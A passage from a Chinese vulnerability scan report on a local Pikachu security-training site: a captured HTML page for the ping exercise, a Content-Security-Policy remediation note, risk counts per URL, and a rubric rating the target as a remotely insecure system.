src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class="active"   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="rce.php"rce/a  /li  li class="active"exec "ping"/li  /ul!-- /.breadcrumb --  a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="想一下ping命令在系统上是怎么用的"  点一下提示~  /a    /div  div class="page-content"   div id="comm\_main"  p class="comm\_title"Here, please enter the target IP address!/p  form method="post"  input class="ipadd" type="text" name="ipaddress" /  input class="sub" type="submit" name="submit" value="ping" /  /form   /div    /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../assets/js/jquery-ui.custom.min.js"/script script src="../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../assets/js/jquery.easypiechart.min.js"/script script src="../../assets/js/jquery.sparkline.index.min.js"/script script src="../../assets/js/jquery.flot.min.js"/script script src="../../assets/js/jquery.flot.pie.min.js"/script script src="../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../assets/js/ace-elements.min.js"/script script src="../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 建议在您的 Web 应用程序中实施内容安全策略 (CSP)。配置内容安全策略涉及添加 strongContent-Security-Policy/strong HTTP 报头到 Web 页面并为其赋值，以控制允许用户代理为该页面加载的资源。 |
| 复测结果 |  |


1. 总结
   1. 风险项统计

通过对3个目标进行漏洞扫描，共发现所有级别风险36个，其中高风险项9个，中风险项6个，低风险项21个，

|  |  |  |  |
| --- | --- | --- | --- |
| 单位名称 | 系统名称 | 风险级别 | 漏洞个数 |
| XXX集团 | http://192.168.0.177/pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php | 高 | 0 |
| 中 | 3 |
| 低 | 7 |
| XXX集团 | http://192.168.0.177/pikachu-master/vul/unsafeupload/clientcheck.php | 高 | 5 |
| 中 | 1 |
| 低 | 6 |
| XXX集团 | http://192.168.0.177/pikachu-master/vul/rce/rce\_ping.php | 高 | 4 |
| 中 | 2 |
| 低 | 8 |

* 1. 风险扇形图





1. 测试结论

经过本次对目标的漏扫测试，我们对此次漏扫目标的整体安全评价是 **远程不安全系统。**

|  |  |
| --- | --- |
| **安全等级** | **资源内容描述** |
| 远程不安全系统  **（**符合任何一个条件**）** | 1、存在一个或一个以上严重的安全问题，可直接导致系统受到破坏；  2、与其他非安全系统连接，同时存在相互信任关系（或账号互通）的主机；   1. 发现已经被人入侵且留下远程后门的主机； 2. 存在3个以上中等安全问题的主机；   5、与其他非安全系统在一个共享网络中，同时远程维护明文传输口令；  6、完全不能抵抗小规模的拒绝服务攻击 |
| 远程一般安全系统  **（**符合任何一个条件**）** | 1. 存在一个或一个以上中等安全问题的主机； 2. 开放过多服务，同时可能被利用来进行拒绝服务的主机；   3、与其他非安全系统直接连接，但暂时不存在直接信任(或账号互通)关系；  4、远程维护通过明文的方式传递信息；  5、存在三个以上轻度安全问题的主机；  6、只能抵御最低级的拒绝服务攻击； |
| 远程安全系统  **（**符合全部条件**）** | 1. 最多存在1-2个轻度安全问题； 2. 远程维护方式安全； 3. 与不安全或一般安全系统相对独立；   4、能抵挡一定规模的拒绝服务攻击。 |

安全等级评定

1. 感谢

在本次远程漏洞扫描过程中，Potato感谢相关人员和在漏洞扫描过程中进行沟通、协调的相关部门和人员的大力配合，以使得我们的工作能够顺利完成。对于您的大力支持我们深表感谢。